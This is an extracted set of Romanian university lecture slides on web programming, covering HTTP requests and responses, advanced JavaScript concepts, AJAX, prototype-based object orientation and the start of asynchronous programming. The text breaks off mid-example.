1. Concepte
2. Istoric
3. Caracteristici
4. Comunicarea
5. Header-ul mesajului
6. Cererea
7. Răspunsul

1. Protocolul HTTP - concepte

HyperText Transfer Protocol (HTTP)

- ▶ "Este un protocol folosit în sistemele distribuite, colaborative și hipermedia"
- ▶ Specifică modul de comunicare pe web (World Wide Web)
- ▶ Este folosit pentru a transmite resurse (fișiere html, imagini, rezultatele unor interogări, siruri de octeți)

2. Protocolul HTTP - istoric


Scurt istoric

- ▶ 1990 – prima versiune, HTTP/0.9
- ▶ 1996 – o versiune semnificativ îmbunătățită, HTTP/1.0
- ▶ Se permite specificarea tipului datelor transmise și specificarea unor informații legate de cerere și răspuns
- ▶ 1999 – versiunea HTTP/1.1
- ▶ 2015 – HTTP/2
- ▶ 2018 – draft HTTP/3; din sept 2019 - suportat de Chrome

3. Protocolul HTTP - caracteristici

Caracteristici

- ▶ Paradigma client-server



- ▶ De obicei comunicarea are loc prin TCP/IP, iar portul la care este serverul este 80.
- ▶ Serverul trebuie să suporte mai mulți clienți

3. Protocolul HTTP - caracteristici

Caracteristici

- ▶ Protocolul este stateless ("fără stare")

Nivelul Aplicație	HTTP	Stateless
Nivelul Transport	TCP	Stateful
Nivelul Rețea	IP	Stateless
Nivelul Acces la rețea	BGP	Stateful

4. Protocolul HTTP - comunicarea


Pașii comunicării client-server

1. Utilizatorul introduce o adresă (URL) în clientul HTTP (e.g., browser-ul web)
2. Clientul initializează o conexiune TCP pe portul 80 (de obicei)
3. Serverul HTTP acceptă conexiunea
4. Clientul trimite cererea
5. Serverul procesează cererea
6. Serverul trimite răspunsul
7. Conexiunea este închisă

4. Protocolul HTTP - comunicarea

Cerere – Răspuns (Request – Response)

- Un mesaj HTTP (cerere sau răspuns) trebuie să aibă următoarea formă:



- CR (Carriage Return) – 0x0D (13 decimal) – \r
- LF (Line Feed) – 0x0A (10 decimal) – \n
- SP (Space) – 0x20 (32 decimal)

5. Header-ul mesajului HTTP

Header-ul mesajului

- ▶ 4 tipuri: general, de entitate, specific cererii, specific răspunsului
- ▶ Header general (general-header)
 - ▶ Se referă la header-ele comune cererii și răspunsului
 - ▶ E.g., Cache-Control, Connection, Pragma, Trailer, Transfer-Encoding
- ▶ Header de entitate (entity-header)
 - ▶ Oferă informații cu privire la corpul mesajului
 - ▶ E.g., Allow, Content-Encoding, Content-Length, Content-Type, Last-Modified

6. Cerere HTTP

Cerere HTTP (HTTP Request)

http://www.tuiasi.ro/descopera-tuiasi/istoricul-universitatii

GET /descopera-tuiasi/istoricul-universitatii HTTP/1.1

Host: www.tuiasi.ro

User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64; rv:27.0)

Gecko/20100101 Firefox/27.0

Accept:

text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8

Accept-Language: en-US,en;q=0.5

Accept-Encoding: gzip, deflate

Connection: keep-alive

6. Cerere HTTP

Cerere HTTP (HTTP Request)

1. Linia de start = Request-Line

2. Header-ele mesajului = *(Request-header CRLF)

CRLF

3. [Corful mesajului = Message-body]

6. Cererea HTTP

1. Linia de start = Request-Line

method SP request-URI SP HTTP-version CRLF

- ▶ Method = acțiunea aplicată asupra URI-ului specificat (request-uri)
- ▶ Request-URI = * | absolutePath | absoluteURI | authority
- ▶ HTTP-Version = HTTP/1.1

6. Cererea HTTP

http://www.tuiasi.ro/descopera-tuiasi/istoricul-universitatii

GET /descopera-tuiasi/istoricul-universitatii HTTP/1.1

Host: www.tuiasi.ro

method

Mozilla/5.0 (Windows NT 6.3; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/110.0.5481.101 Safari/537.36

request-URI

Windows NT 6.3

.0)

HTTP-version

Accept:

text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8

Accept-Language: en-US,en;q=0.5

Accept-Encoding: gzip, deflate

Connection: keep-alive

6. Cererea HTTP

Metode

GET* cererea unei anumite resurse

HEAD* similar cu GET doar că serverul nu transmite și corpul mesajului

POST trimiterea unor date resursei identificate prin request-URI

PUT trimiterea unor date care să fie stocate pe server

* metode sigure (en, “safe”) – care nu modifică starea serverului

6. Cererea HTTP

Metode (2)

DELETE	ștergerea unei anumite resurse
TRACE*	serverul va răspunde cu cererea trimisă de client (ecou)
OPTIONS*	serverul va răspunde cu informații despre opțiunile de comunicare disponibile
CONNECT	folosită la tuneluri
PATCH	aplică modificări parțiale asupra unei resurse

6. Cererea HTTP

2. *Header-ul mesajului= Request-header*

- ▶ Permite clientului să transmită informații suplimentare la server referitoare la cerere și la clientul care face cererea
- ▶ Contine mai multe perechi:
cheie: valoare
- ▶ Trebuie neapărat să conțină cheia: Host (în HTTP/1.0 nu era necesară)

6. Cerere HTTP

http://www.tuiasi.ro/descopera-tuiasi/istoricul-universitatii

GET /descopera-tuiasi/istoricul-universitatii HTTP/1.1

Host: www.tuiasi.ro

User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64; rv:27.0)
Gecko/20100101 Firefox/27.0

Accept:

text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8

Accept-Language: en-US,en;q=0.5

Accept-Encoding: gzip, deflate

Connection: keep-alive

6. Cererea HTTP

Request-headers

Accept	Host	Proxy-Authorization
Accept-Charset	If-Match	Range
Accept-Encoding	If-Modified-Since	Referer
Accept-Language	If-None-Match	TE
Authorization	If-Range	User-Agent
Expect	If-Unmodified-Since	
From	Max-Forwards	

6. Cererea HTTP

3. *Corpul mesajului = Message-body*

- ▶ Sir de octeți sau caractere care este transmis de la client la server
- ▶ De obicei, dacă metoda folosită la transmiterea cererii este GET, atunci corpul mesajului este vid
- ▶ Există un corp al mesajului când utilizatorul transmite prin POST un formular completat sau când trimite o imagine la server

6. Cerere HTTP

Exemplu – formular de login

POST /students/confirmLogin.jsp HTTP/1.1

...


Content-Type: application/x-www-form-urlencoded; charset=UTF-8

Content-Length: 35

Referer: https://aatuiasi.appspot.com/students/access.html

...

username=adrian&password=anaaremere



The image shows a simple login interface. It consists of three main elements: a 'Username' label above a text input field containing the value 'adrian'; a 'Password' label above another text input field containing a series of black dots representing masked text; and a 'Login' button located below the password field.

6. Cererea HTTP

<http://www.tuiasi.ro/descopera-tuiasi/istoricul-universitatii>

GET /descopera-tuiasi/istoricul-universitatii HTTP/1.1

Host: www.tuiasi.ro

User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64; rv:27.0)
Gecko/20100101 Firefox/27.0

Accept:

text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8

Accept-Language: en-US,en;q=0.5

Accept-Encoding: gzip, deflate

Connection: keep-alive

7. Răspunsul HTTP

<http://www.tuiasi.ro/descopera-tuiasi/istoricul-universitatii>

HTTP/1.1 200 OK

Date: Thu, 13 Feb 2014 10:35:58 GMT

Server: Apache/2.2.15 (CentOS)

Pragma: no-cache

Last-Modified: Thu, 13 Feb 2014 10:35:58 GMT

Connection: close

Transfer-Encoding: chunked

Content-Type: text/html; charset=UTF-8

[corpuł-mesajului]

7. Răspunsul HTTP

Răspunsul HTTP (HTTP Response)

1. Linia de start = Status-Line

2. Header-ele mesajului = *(Request-header CRLF)

CRLF

3. [Corpu mesajului = Message-body]

7. Răspunsul HTTP

1. Linia de start = Status-Line

HTTP-Version SP Status-Code SP Reason CRLF

- ▶ HTTP-Version = HTTP/1.1
- ▶ Status-Code = număr de trei cifre care specifică modul în care a fost îndeplinită cererea
- ▶ Reason-Phrase = descriere scurtă a statusului

7. Răspunsul HTTP

`http://www.tuiasi.ro/descopera-tuiasi/istoricul-universitatii`

HTTP/1.1 200 OK

Date: Thu, 13 Feb 2014 10:35:58 GMT

Serve status-code 5 (Ce reason-phrase

Pragma: no-cache

HTTP-version : Thu, 13 Feb 2014 10:35:58 GMT

Connection: close

Transfer-Encoding: chunked

Content-Type: text/html; charset=UTF-8

[corpuł-mesajului]

7. Răspunsul HTTP

Clase de coduri de stare (Status-Code)

1xx	Informațional	Cererea a fost primită și urmează a fi procesată (răspuns provizoriu)
2xx	Succes	Cererea a fost procesată cu succes
3xx	Redirectare	Clientul trebuie să ia acțiuni suplimentare pentru a îndeplini cererea
4xx	Eroare client	Sintaxa cererii este eronată sau cererea nu poate fi îndeplinită de server
5xx	Eroare server	Serverul nu poate îndeplini o cerere aparent validă

7. Răspunsul HTTP

Coduri de stare uzuale

200	OK	Cererea a fost procesată cu succes
302	Found	Resursa cerută se găsește temporar la un alt URI
304	Not Modified	Resursa cerută nu a fost modificată (se găsește în cache-ul browser-ului)
404	Not Found	Resursa nu a fost găsită la server
405	Method Not Allowed	Metoda (GET, POST, ...) specificată nu este permisă pentru accesarea resursei
500	Internal Server Error	La server a apărut o problemă în încercarea procesării cererii

7. Răspunsul HTTP

2. Header-ul mesajului= Response-header

- ▶ Permite serverului să transmită informații suplimentare la client referitoare la răspuns și la serverul care răspunde
- ▶ Conține mai multe perechi:
cheie: valoare

7. Răspunsul HTTP

<http://www.tuiasi.ro/descopera-tuiasi/istoricul-universitatii>
HTTP/1.1 200 OK

Date: Thu, 13 Feb 2014 10:35:58 GMT

Server: Apache/2.2.15 (CentOS)

Pragma: no-cache

Last-Modified: Thu, 13 Feb 2014 10:35:58 GMT

Connection: close

Transfer-Encoding: chunked

Content-Type: text/html; charset=UTF-8

[corpuł-mesajului]

7. Răspunsul HTTP

Response-headers

Accept-Ranges

Age

ETag

Location

Proxy-Authenticate

Server

Vary

WWW-Authenticate

7. Răspunsul HTTP

3. Corpul mesajului = Message-body

- ▶ Sir de octeți sau caractere care este transmis de la server la client
- ▶ Corpul mesajului poate să lipsească
- ▶ Modalitatea de interpretare a corpului mesajului (text, imagine, ...) este dată de header-ul Content-Type

Serverul web

1. Implementarea unui server HTTP
2. Tipuri media

1. Implementarea unui server HTTP

1. Serverul așteaptă conexiuni pe un anumit port
2. Când s-a conectat un client, se creează un fir de execuție în care se realizează comunicarea cu respectivul client (pentru a permite conectarea și a altor clienți)
3. Serverul primește mesajul (HTTP) de la client
4. Cererea este procesată și este trimis răspunsul
5. Conexiunea cu clientul respectiv se închide

1. Implementarea unui server HTTP

- ▶ De exemplu: <http://localhost:5678/index.html> va afișa conținutul unui fișier cu numele index.html dintr-un anumit director de pe harddisk-ul serverului
- ▶ Prima linie a cererii HTTP va arăta de forma:
GET /index.html HTTP/1.1
- ▶ Dacă la server este un fișier valid, atunci prima linie a răspunsului va fi:
HTTP/1.1 200 OK
- ▶ Iar dacă nu:
HTTP/1.1 404 Not Found

1. Implementarea unui server HTTP

- ▶ Liniile header din răspuns ar trebui să conțină măcar:
 - ▶ Content-Length
 - ▶ Content-Type
 - ▶ Content-Encoding (dacă răspunsul este arhivat)
 - ▶ Server
- ▶ Corpul mesajului de răspuns va conține octeții (conținutul) fișierului de pe harddisk-ul serverului
- ▶ Înainte de corpul mesajului trebuie lăsată o linie goală (CRLF)

2. Tipuri media

- ▶ Specifică tipul unei resurse (ce conține o anumită resursă)
- ▶ Erau denumite Multipurpose Internet Mail Extensions (MIME)
- ▶ Sunt folosite ca valori pentru header-ul HTTP Content-Type
- ▶ Sintaxa: *top-level-type/subtype*
- ▶ Sunt case-insensitive

2. Tipuri media

- ▶ Text
 - ▶ text/plain, text/html, text/css
- ▶ Imagini
 - ▶ image/gif, image/jpeg, image/png, image/svg+xml
- ▶ Audio
 - ▶ audio/basic, audio/mp4, audio/mpeg
- ▶ Video
 - ▶ video/mp4, video/mpeg, video/x-matroska
- ▶ Aplicații
 - ▶ application/json, application/javascript, application/pdf, application/octet-stream, application/x-shockwave-flash, application/xml, application/zip
- ▶ Alte tipuri: example, message, model, multipart

Bibliografie

- ▶ Hypertext Transfer Protocol Version 2 (HTTP/2)
<https://tools.ietf.org/html/rfc7540>
- ▶ R. Fielding, et al. (2014) Hypertext Transfer Protocol (HTTP/1.1): Message Syntax and Routing. [Online].
<https://tools.ietf.org/html/rfc7230>
- ▶ Hypertext Transfer Protocol Version 3 (HTTP/3)
<https://datatracker.ietf.org/doc/draft-ietf-quic-http/>
- ▶ N. Freed, et al. (2014) Media Types. [Online].
<http://www.iana.org/assignments/media-types/media-types.xhtml>
- ▶ Architecture of the World Wide Web, Volume One
<http://www.w3.org/TR/2004/REC-webarch-20041215/>

PROGRAMARE WEB

CURSUL 06


CONCEPTE AVANSATE JAVASCRIPT

ș.l. dr. ing. ADRIAN ALEXANDRESCU

Facultatea de Automatică și Calculatoare

Universitatea Tehnică "Gheorghe Asachi" din Iași

2023-2024



Cuprins

Sintaxa JavaScript – din cursul 4

I. Concepte avansate

II. AJAX

Concepte avansate

1. Hoisting
2. Use strict
3. Closure
4. Arrow function
5. Map. Reduce. Filter
6. Currying
7. Binding

1. Hoisting

- ▶ În JavaScript o variabilă poate fi folosită înainte de a fi declarată
- ▶ **Hoisting** reprezintă mutarea toate declarațiilor la începutul **scope-ului** curent (i.e., la începutul scriptului curent sau a funcției curente, după caz)
- ▶ Variabilele declarate cu **let** și constantele declarate cu **const** nu sunt **hoisted**
- ▶ Sunt **hoisted** doar declarațiile, nu și initializările
- ▶ Recomandare: declarați variabilele la începutul scriptului/funcției

2. Use strict

```
"use strict";  
pi = 3.14;
```

- ▶ Codul trebuie executat în modul strict
- ▶ Trebuie declarat la începutul unui script sau a unei funcții

2. Use strict

Nu este permis în modul strict

- ▶ Utilizarea unei variabile fără a fi declarată
- ▶ Ștergerea unei variabile sau a unei funcții (cu **delete**)
- ▶ Ștergerea unei proprietăți *undeletable*
- ▶ Duplicarea unui nume de parametru al unei funcții
- ▶ Valori în octal (e.g., `var x = 010; var y = "\010";`)
- ▶ Modificarea unei valori *read-only* sau care are doar *getter*
- ▶ Utilizarea anumitor cuvinte cheie ca nume de variabile
 - ▶ *eval, arguments, with, let, ...*
- ▶ Cuvântul cheie **this** se referă la obiectul care a apelat funcția (dacă obiectul nu este specificat returnează *undefined*; în mod normal, **this** returnează obiectul global **window**)

3. Closure

- ▶ Closure este o funcție care are acces la scope-ul părintelui, chiar după ce funcția părinte și-a terminat execuția
- ▶ Este ca și cum funcția are variabile private
- ▶ Closure reprezintă o funcție + starea înconjurătoare (en., enclosing state)
- ▶ Un closure este creat de fiecare dată când o funcție este creată

3. Closure

```
function makeSizer(size) {  
    return function() {  
        document.body.style.fontSize = size + 'px';  
    };  
}  
  
var size12 = makeSizer(12);  
var size14 = makeSizer(14);  
var size16 = makeSizer(16);  
  
document.getElementById('size-12').onclick = size12;  
document.getElementById('size-14').onclick = size14;  
document.getElementById('size-16').onclick = size16;
```

4. Arrow function

- ▶ Expresiile lambda sunt expresii care creează funcții
- ▶ Limbajul trebuie să suporte funcții **first-class**
 - ▶ Transmiterea funcțiilor ca argumente ale altor funcții
 - ▶ Inițializarea unei variabile cu o funcție

4. Arrow function

```
var f = function (a, b) { return a + b };           returneaza a+b  
var f = (a, b) => a + b;                          returneaza a+b  
var f = (a, b) => { a + b };                      nu returneaza nimic  
var f = a => a;                                returneaza a  
var f = a => return a;                         eroare, nu se poate returna fara accolade  
  
var f = () => {}                                nu face nimic
```

4. Arrow function

- ▶ În cadrul funcțiilor obișnuite, **this** reprezintă obiectul care a apelat funcția (e.g., fereastra – obiectul window, un element DOM, un buton)
- ▶ În cadrul funcțiilor arrow, **this** reprezintă obiectul care a definit funcția arrow

5. Map. Reduce. Filter

Scenariu

- ▶ Fie un vector de persoane:

```
var persoane = [  
    { id: 1, nume: 'Ion' },  
    { id: 2, nume: 'Maria' },  
    { id: 3, nume: 'Vasile' }  
];
```

- ▶ Se dorește obținerea unui vector doar cu numele persoanelor:

```
['Ion', 'Maria', 'Vasile']
```

5. Map. Reduce. Filter

```
var numePersoane = [];
persoane.forEach(function (p) {
    numePersoane.push(p.nume);
});

var numePersoane = persoane.map(function (p) {
    return p.nume;
});

var numePersoane = persoane.map(p => p.nume);

var numePersoane = persoane.reduce((accumulator, p) => {
    accumulator.push(p.nume);
    return accumulator;
}, []);

var persoaneIon = persoane.filter(p => p.nume === 'Ion');
```

6. Currying

- ▶ Folosit în programarea funcțională
- ▶ Este procesul prin care o funcție cu mai multe argumente este transformată într-o secvență de **nesting functions**
- ▶ Funcțiile respective primesc câte un argument și returnează o nouă funcție pentru fiecare argument
- ▶ Funcția finală (cea mai din interior) din **currying chain** face procesarea argumentelor
- ▶ Funcția finală are la dispoziție toate argumentele prin **closure**

6. Currying

```
function calculeaza(tva, discount, pret) {  
    return tva * discount * pret;  
}  
console.log(calculeaza(0.19, 0.1, 100));  
  
-----  
function calculeaza(tva) {  
    return (discount) => {  
        return (pret) => {  
            return tva * discount * pret;  
        }  
    }  
}  
console.log(calculeaza(0.19)(0.1)(100));  
  
const calculeazaTVA19LaSuta = calculeaza(0.19);  
console.log(calculeazaTVA19LaSuta(0.1)(100));  
console.log(calculeazaTVA19LaSuta(0.2)(300));
```

7. Binding

► Scenariu

```
let persoanaIon = {  
    nume: "Ion",  
    afis() {  
        console.log(`Eu sunt ${this.nume}`);  
    }  
}  
setTimeOut(persoanaIon.afis, 1000);
```

eroare, se pierde contextul lui this

7. Binding

► Soluția 1 - Wrapper

```
let persoanaIon = {  
    nume: "Ion",  
    afis() {  
        console.log(`Eu sunt ${this.nume}`);  
    }  
}  
setTimeout(() => persoanaIon.afis(), 1000);
```

va afisa corect

7. Binding

► Soluția 2 - Bind

```
let persoanaIon = {  
    nume: "Ion",  
    afis() {  
        console.log(`Eu sunt ${this.nume}`);  
    }  
}  
vva afisa corect, bind va lega contextul ct afis la obiectul poersoanalon  
let afis = persoanaIon.afis.bind(persoanaIon);  
setTimeout(afis, 1000);  
afis();
```

AJAX

1. Introducere
2. Elementele AJAX
3. Comunicarea cu serverul
4. Same-origin policy

1. AJAX - introducere

- ▶ **AJAX - Asynchronous JavaScript and XML**
- ▶ Modalitate prin care se transmit și se primesc date la și de la server, și prin care se actualizează părți ale unei pagini web fără a reîncărca toată pagina
- ▶ Exemplu de utilizare: single-page application (SPA)
- ▶ Permite paginilor web să se actualizeze asincron
- ▶ Comunicare asincronă = procesare care permite altor procese/thread-uri să-și continue execuția înainte ca transmisia datelor să se termine

2. Elementele AJAX

- ▶ Obiectul XMLHttpRequest object
 - ▶ Pentru a comunica asincron cu serverul
- ▶ JavaScript + DOM
 - ▶ Pentru a afișa sau a interacționa cu datele
- ▶ CSS
 - ▶ Pentru a modifica datele din punct de vedere vizual
- ▶ XML sau JSON
 - ▶ Format folosit în transferul datelor

3. Comunicarea cu serverul

- ▶ Obiectul XMLHttpRequest este un obiect JavaScript folosit pentru a comunica (a)sincron cu serverul
- ▶ Pașii comunicării
 1. Se creează un obiect XMLHttpRequest
 2. Se setează funcția de callback *onreadystatechange* care va procesa răspunsul
 3. Se apelează metodele *open* și *send* pentru a trimite cererea
 4. Când este primit răspunsul se apelează metoda de callback. Răspunsul este conținut în proprietatea *responseText*. Dacă răspunsul este XML se folosește proprietatea *responseXML* și se parsează folosind metode din DOM

3. Comunicarea cu serverul

```
var xhttp;  
if (window.XMLHttpRequest) {  
    xhttp = new XMLHttpRequest();  
    /* onreadystatechange, onload, onerror */  
    xhttp.onreadystatechange =  
        function() {  
            if (xhttp.readyState == 4 && xhttp.status == 200) {  
                document.getElementById("myDiv").innerHTML = xhttp.responseText;  
                let myJson = JSON.parse(xhttp.responseText);  
            }  
        }  
    xhttp.open("GET", "info.txt", true);  
    xhttp.send();  
}
```

3. Comunicarea cu serverul

```
fetch('info.txt', {method: 'GET'}).then(  
    function(response) {  
        if (response.status == 200) {  
            response.text().then(function(data) {  
                document.getElementById("myDiv").innerHTML = data;  
            });  
        }  
    }  
);
```

4. Same-origin policy

- ▶ Permite script-urilor care sunt executate într-un browser ca să acceseze DOAR resurse care au URI-uri cu aceeași schemă (protocol), același hostname și același port
- ▶ Alternative:
 - ▶ document.domain
 - ▶ web server pe post de proxy
 - ▶ JSONP
 - ▶ Cross-Origin Resource Sharing (CORS)

4. Same-origin policy

- ▶ https://developer.mozilla.org/en-US/docs/Web/Security/Same-origin_policy
- ▶ <http://stackoverflow.com/questions/3076414/ways-to-circumvent-the-same-origin-policy>
- ▶ <http://www.sitepoint.com/working-around-origin-policy/>
- ▶ https://developer.mozilla.org/en-US/docs/Web/HTTP/Access_control_CORS

Bibliografie

- ▶ JavaScript - <https://developer.mozilla.org/en-US/docs/Web/JavaScript>
- ▶ Arrow functions -
<https://www.vinta.com.br/blog/2015/javascript-lambda-and-arrow-functions/>
- ▶ Undestanding Currying in JavaScript -
<https://blog.bitsrc.io/understanding-currying-in-javascript-ceb2188c339>
- ▶ Closures - <https://developer.mozilla.org/en-US/docs/Web/JavaScript/Closures>
- ▶ <http://www.johnpapa.net/pageinspa/>
- ▶ <http://singlepageappbook.com/>
- ▶ <http://www.w3schools.com/ajax/>

PROGRAMARE WEB

CURSUL 07


COMUNICAREA ASINCRONĂ

ș.l. dr. ing. ADRIAN ALEXANDRESCU

Facultatea de Automatică și Calculatoare

Universitatea Tehnică "Gheorghe Asachi" din Iași

2023-2024



Cuprins

- I. Programare orientată obiect
- II. Programare asincronă
- III. Web API

Programare orientată obiect

1. Obiecte
2. Funcții constructori
3. Prototype
4. Moștenirea
5. Clase

1. Obiecte

```
const persoana = {  
    nume: 'Ion Pop',  
    facultate: 'AC',  
    tip: 'student',  
    descriere: function() {  
        return this.nume+ ' e '+this.tip+ ' la '+this.facultate;  
    }  
  
    console.log(persoana); // {nume: "Ion Pop", facultate: "AC",  
    tip: "student", descriere: f}  
    console.log(persoana.facultate); // Ion Pop  
    console.log(persoana['nume']); // Ion Pop  
    console.log(persoana.descriere()); // Ion Pop e student la AC
```

1. Obiecte

```
persoana.adreseEmail = ['ion@pop.ro', 'ion.pop@tuiasi.ro'];
console.log(persoana.adreseEmail);
```

```
persoana.afisAdreseEmail = function() {
    return this.adreseEmail.join(', ');
};
```

```
persoana.adreseEmail.push('ion.pop@gmail.com');
console.log(persoana.adreseEmail);
```

```
console.log(persoana.afisAdreseEmail());
```

2. Funcții constructor

```
function Persoana(nume, facultate, tip) {  
    this.nume = nume;  
    this.facultate = facultate;  
    this.tip = tip;  
    this.descriere = function() {  
        return this.nume+ ' e '+this.tip+ ' la '+this.facultate;  
    }  
}  
  
var persoana1 = new Persoana('Ion Pop', 'AC', 'student');  
console.log(persoana1);  
// Persoana {nume: "Ion Pop", facultate: "AC", tip: "student",  
descriere: f}
```



3. Prototype

- ▶ Moștenirea se realizează prin obiectul **prototype** al unui obiect
- ▶ Obiectul **prototype** reprezintă un obiect model (en., *template*) de la care un obiect poate moșteni proprietăți și metode
- ▶ Aceste proprietăți și metode sunt definite în proprietatea prototype a constructorului (nu a obiectului)
- ▶ Un **prototype chain** reprezintă faptul că un obiect prototype al unui obiect poate avea la rândul lui un obiect prototype

3. Prototype

- ▶ Orice obiect are la bază proprietățile și metodele din `Object.prototype`
 - ▶ `constructor`
 - ▶ `hasOwnProperty(proprietate)`
 - ▶ `isPrototypeOf(obiect)`
 - ▶ `propertyIsEnumerable(proprietate)`
 - ▶ `toLocaleString()`
 - ▶ `toString()`
 - ▶ `valueOf()`

3. Prototype

- ▶ Proprietatea **prototype** a unui constructor conține un obiect în care sunt definite proprietățile și membrii care se doresc a fi moșteniți
- ▶ Obiectele nu au proprietatea prototype
- ▶ Pentru a afla numele funcției constructor a unui obiect:

`persoana1.constructor.name`

3. Prototype

- ▶ Adăugarea dinamică a unei metode pentru toate obiectele instantă a unui anumit constructor

```
Persoana.prototype.esteStudent = function() {  
    return this.tip == 'student';  
}  
console.log(persoana1.esteStudent()); // true
```

- ▶ Nu uitați de **this** în interiorul metodei când se dorește accesarea unei proprietăți/metode a constructorului
- ▶ Există o diferență de funcționalitate între metoda descriere() și metoda esteStudent()?

4. Mostenire

```
function Student(nume, facultate, anStudiu) {  
    Persoana.call(this, nume, facultate, "student");  
    this.anStudiu = 3;  
}  
var student1 = new Student('Vasile Maria', 'AC', 3);  
  
Student.prototype = Object.create(Persoana.prototype);  
  
Object.defineProperty(Student.prototype, 'constructor', {  
    value: Student, enumerable: false, writable: true  
});  
console.log(Student.prototype.constructor);  
  
var student2 = new Student('Ana Maria', 'AC', 3);
```

5. Clase

- ▶ ECMAScript 2015
- ▶ Clasele sunt defapt convertite la modelul de moștenire folosind prototipuri
- ▶ *Syntactic sugar*

5. Clase

```
function Persoana(ume, facultate, tip) {  
    this.ume = ume;  
    this.facultate = facultate;  
    this.tip = tip;  
}  
Persoana.prototype.descriere = function() {  
    return `${this.ume} e ${this.tip} la ${this.facultate}`;  
}  
Persoana.prototype.estStudent = function() {  
    return this.tip == 'student';  
}  
var persoana1 = new Persoana('Ion Pop', 'AC', 'student');  
console.log(persoana1.descriere());
```

5. Clase

```
class Persoana {  
    constructor(ume, facultate, tip) {  
        this.ume = ume;  
        this.facultate = facultate;  
        this.tip = tip;  
    }  
    descriere() {  
        return `${this.ume} e ${this.tip} la ${this.facultate}`;  
    }  
    esteStudent() {  
        return this.tip == 'student';  
    }  
}  
var persoana1 = new Persoana('Ion Pop', 'AC', 'student');  
console.log(persoana1.descriere());
```

5. Clase

```
function Student(numă, facultate, anStudiu, cicluStudii) {  
    Persoana.call(this, numă, facultate, "student");  
    this.anStudiu = 3;  
}  
  
Student.prototype = Object.create(Persoana.prototype);  
  
Object.defineProperty(Student.prototype, 'constructor', {  
    value: Student, enumerable: false, writable: true  
});  
  
var student1 = new Student('Vasile Maria', 'AC', 3);  
console.log(student1.descriere());
```

5. Clase

```
class Student extends Persoana {  
    constructor(nume, facultate, anStudiu) {  
        super(nume, facultate, "student");  
        this.anStudiu = 3;  
    }  
}  
  
var student1 = new Student('Vasile Maria', 'AC', 3);  
console.log(student1.descriere());
```

5. Clase

```
class Student extends Persoana {  
    constructor(nume, facultate, anStudiu, cicluStudii) {  
        super(nume, facultate, "student");  
        this.anStudiu = 3;  
        this._cicluStudii = cicluStudii;  
    }  
    get cicluStudii() {  
        return this._cicluStudii;  
    }  
    set cicluStudii(valoare) {  
        this._cicluStudii = valoare;  
    }  
}
```

Programare asincronă

1. Apeluri asincrone
2. Promise
3. Event loop
4. Async/Await
5. Fetch

1. Apeluri asincrone

- ▶ JavaScript este single-threaded
- ▶ Există un fir de execuție principal – **main thread**
- ▶ **Funcții Async callback**
- ▶ **Promises**
- ▶ Nu toate funcțiile de callback sunt asincrone

1. Apeluri asincrone

- ▶ Nu toate funcțiile de callback sunt asincrone

```
const fructe = ['mere', 'pere', 'prune'];

fructe.forEach(function (nume, index) {
    console.log(index + '. ' + nume);
});
```

1. Apeluri asincrone

- ▶ Exemplu de funcții de callback executate asincron

```
document.addEventListener("click", function() {  
    alert("Hello World");  
});  
  
setTimeout(function() {  
